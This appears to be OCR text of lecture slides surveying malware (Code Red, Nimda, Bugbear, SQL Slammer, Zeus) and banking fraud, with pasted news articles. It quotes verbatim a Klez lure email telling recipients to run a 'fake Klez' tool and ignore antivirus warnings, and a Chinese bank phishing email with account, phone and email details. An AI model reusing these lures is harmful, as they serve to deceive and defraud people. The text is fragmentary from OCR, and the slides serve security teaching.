
Code Red

- Worms
- Attack IIS .ida buffer overflow vulnerabilities
- A special string in the HTTP request will expose the vulnerability

Nimda

- Hybrid (Worms + Email Virus)
- Email, Web pages, File Systems infection
- Can the name and copy of itself to the systems files (trojan horse)

Other Malicious Codes



寄件者: XBeryl_Chan 收件者: hkcheung@bigfoot.com
主旨: Worm Klez.E immunity

Klez.E is the most common world-wide spreading worm.It's very dangerous by corrupting your files.
Because of its very smart stealth and anti-anti-virus technic,most common AV software can't detect or clean it.
We developed this free immunity tool to defeat the malicious virus.
You only need to run this tool once,and then Klez will never come into your PC.
NOTE: Because this tool acts as a fake Klez to fool the real worm,some AV monitor maybe cry when you run it.
If so,Ignore the warning,and select 'continue'.
If you have any question,please mail to me.
Warning : CAQBM9ER.pif was infected with the malicious virus WORM_KLEZ.H and has been passed. Note: The attachment that "HAS BEEN PASSED" was infected with non-cleanable virus. Open such an attachment is NOT recommended.

Other Malicious Codes

Bugbear


- A lot of variants
- Mass-emailing worm as an attachment
- Email itself to the recipient on the address book
- Build in key-logger and back-door listen to TCP 1080
- Attempt to terminate security software process (e.g. antivirus, firewall)
- Copy itself to the local machine file systems (especially those shared files)
- Some variants has its own email engine
- Some variants spams print jobs

Other Malicious Codes

SQL Slammer worms

- Target on Microsoft SQL 2000
- Exploit the buffer overflow vulnerabilities
- UPD 1434
- Take over the machine and resident in the memory only
- Scan for other hosts

Bank Fraud



- 赢得社区，诚聘版主！！
- 网店冷冷清清,守得好辛苦
- 心声:做个淘宝不容易啊
- 小小的我，大大的梦想！
- 怎么样才能用上淘宝助理
- 铜币有多少？铜币大PK
- 新手报个到 支持论坛
- 卖家：每天守网店累死!
- 牵着女儿的手走自己的路

本类下载TOP10

- 如此骗术让人防不胜防
- 最新骗术曝光！ 图文描述
- 95%卖家中招的骗术
- 利用支付宝漏洞 骗子空手套了三
- 卖家警惕！ 盗窃魔抓已经伸向网
- 店家小心，淘宝的安全链接背后
- 刷淘宝信誉 当心被套现金
- 这些骗术，您有遇到过吗
- 代销防骗12法
- 高仿真淘宝网真假难辨 网友被

２００８年７月１５日，一个网络骗子发给我一个邮件标题为＂有一个交易等待您处理~＂发件人是gd95599．邮件里的内容如下：


该交易来自银联

亲爱的农行用户，（:6228480081083047019）您的客户向此账户创建了一个银联在线跨行汇款业务，但您尚未开通此账户的跨行汇兑业务验证，因此无法完成跨行收款！如果您想开通此项业务请从此进入：注册农行银联在线跨行汇兑业务"

验证开通后款项即时到帐，以下是该客户的汇款事项和联系方式。如果你还不打算开通此业务，汇款方的款项将在48小时原路退回!

交易号：	200807141699672
商品名称：	(100%好评)特价１．２Ｌ吉之雅电热水壶
交易对方：	方虞/15078831506（zhifubaoaa@126.com）
交易状态：	~等待确认
商品单价：	54.00元

Banking Botnet trojan


Security | LANs & WANs | VoIP | Infrastructure Mgmt | Wireless | Software | Data Center | SMB | Careers | Toolshed | Communities ▾
Anti-Malware | Compliance & Regulation | Cybercrime | Desktop Firewall / Host IPS | Enterprise Firewall / UTM | IDS / IPS | NAC | Security Management | White Papers | Webcasts

Botnet-controlled Trojan robbing online bank customers

Security firm says malware targeting commercial customers believed to have come from Russia

By Ellen Messmer , Network World , 12/13/2007

Share/Email | Tweet This | 2 Comments | Print | Newsletter Sign-Up

A new variant on the "Prg Banking Trojan" malware discovered in June is stealing funds from commercial accounts in the United States, United Kingdom, Spain and Italy with a botnet called Zbot, says Atlanta-based SecureWorks.

"It's been very successful since we've first seen this at the end of November," says Don Jackson, senior security researcher at SecureWorks, which believes the Prg Trojan variant is designed by the Russian hackers group known as Russian UpLevel working with some German affiliates.

"The Trojan has the ability to use a man-in-the-middle attack, a kind of shoulder-surfing when someone logs into a bank account. It can inject a request for a Social Security number or other information, and it's very dynamic. It's targeted for each specific bank."

White Paper
Server Refresh: Making Good Business Sense: Download now


SecureWorks says about a dozen banks -- which it wouldn't identify because it says the U.S.

Refine your Google search

Your search on ""bank trojan"" also yielded these NetworkWorld results.

- **Nasty banking Trojan makes mules of victims**
  A sophisticated Trojan horse program designed to empty bank accounts has a new trick up its sleeve: It lies to investigators...
  October 6, 2009
- **Do phishers have more poles in the water?**
  Are phishing attacks going up or down? The answer depends on who you ask.
  September 28, 2009
- **The Internet is now like the Wild West: IBM consultant**
  "The Internet has finally taken on the characteristics of the Wild West where no one is to be trusted," said Sukhdev...
  September 10, 2009
- **Researcher reveals massive 'professional thieving' botnet**
  A nasty piece of malware that's infected up to a million PCs is stealing financial information from consumers and businesses...
  July 29, 2009

Zeus and other Bank malware


File Edit View History Bookmarks Yahoo! Tools Help
http://news.cnet.com/8301-27080_3-10363836-245.html
computer uage policy
Most Visited Welcome to Gmail Yahoo! Mail
Proxy: None Apply Status: Using N
ook ... Zeus bank... Botnet-co... Next-
Done
File Edit View History Bookmarks Yahoo! Tools Help
http://www.scmagazineus.com/Facebook-scam-email-tries-to-spread-Zeus-bank-trojan/article/15
computer uage policy
Most Visited Welcome to Gmail Yahoo! Mail - The be... Department of Comp... CityU WebMail 2.0 Microsoft Outlook W... OSVDB: The Open S...
Proxy: None Apply Status: Using None Manage Proxies Preferences Proxy: None Apply Edit Remove Add Status:
IET... SAS for Ba... What is D... Beijing "G... 金网安泰 直通交易... 直通交易... Faceb... Police char... 隐蔽地利...
PRINT EMAIL REPRINT PERMISSIONS FONT SIZE: A | A | A
BOOKMARK
ESET says, "time's up." Get more info here.
eset
SC Magazine Video
Looking up c.brightcove.com...
Profile1 203.218.195.22 Proxy: None

Banking Trojan steals money from under your nose | InSecurity Complex - CNET News - Mozilla Firefox

Banking Trojan steals n nose

by Elinor Mills

Researchers at security firm Finjan have discovered steal your bank log-in credentials but actually steals displays a fake balance.

The bank Trojan, dubbed URLZone, has features de by unusual transactions, Yuval Ben-Itzhak, chief techn instance, the software is programmed to calculate o how much money is available.

It exploits a hole in Firefox, Internet Explorer 6, IE7, IE banking Trojans, said Ben-Itzhak. The Trojan runs a executable can come via a number of avenues, inclu

The specific Trojan Finjan researchers analyzed targ latest Finjan report. It was linked back to a comman instructions to the Trojan software sitting inside infe Ben-Itzhak said.

"It's a next generation bank Trojan," he said. "This is to evade antifraud systems."

Finjan researchers were able to trace the communic command-and-control server, which was left unsecu LuckySploit administration console and were able to

Facebook scam email tries to spread Zeus bank trojan - SC Magazine US - Mozilla Firefox

Facebook scam email tries to spread Zeus bank trojan

Dan Kaplan October 29, 2009

Another email attack leveraging Facebook is pummeling inboxes this week, according to researchers.

This one tries to steal passwords and, even more concerning, spreads the insidious Zeus, or Zbot, trojan to victim machines, according to experts at email protection vendor AppRiver.

The phony messages claim that Facebook is deploying a new login system to offer users more features and security. Users are encouraged to click on a link, which purportedly takes them to a site where they can update their account.

The attackers, however, proceed to rip off users' Facebook passwords by tricking them into "logging in." If users follow the bait, they then are brought to a page that prompts them to install an "update tool," which actually is the Zeus trojan, a particularly harmful piece of malware that is known for stealing bank account information from its victims.

RELATED ARTICLES

- Facebook spam has trojan
- Zeus phishing wave targets Outlook Web Access users
- Zbot evades most anti-virus programs
- Black Hat: Clampi banking trojan spreading rapidly
- Fake IRS email spam continues to strike users

RELATED LINKS

- Red Condor

MORE IN NEWS


- Zeus-MySpace spam
- Blue Coat restructures
- iPhone worm plays prank, but signals danger ahead
- Festi botnet appears

What is Zeus

Symantec named that as "King of the Underground Crimeware toolkits"

Crimeware Kit


- Available for a price of $3,500 or $150
- Includes bot and command & controls (C&C)
- Bot-propagation methods NOT included
- Over 1000 detected ZeuS hosts, 1000 URLS with ZeuS.
- Signature base Anti-virus CANNOT detect all ZeuS




[* 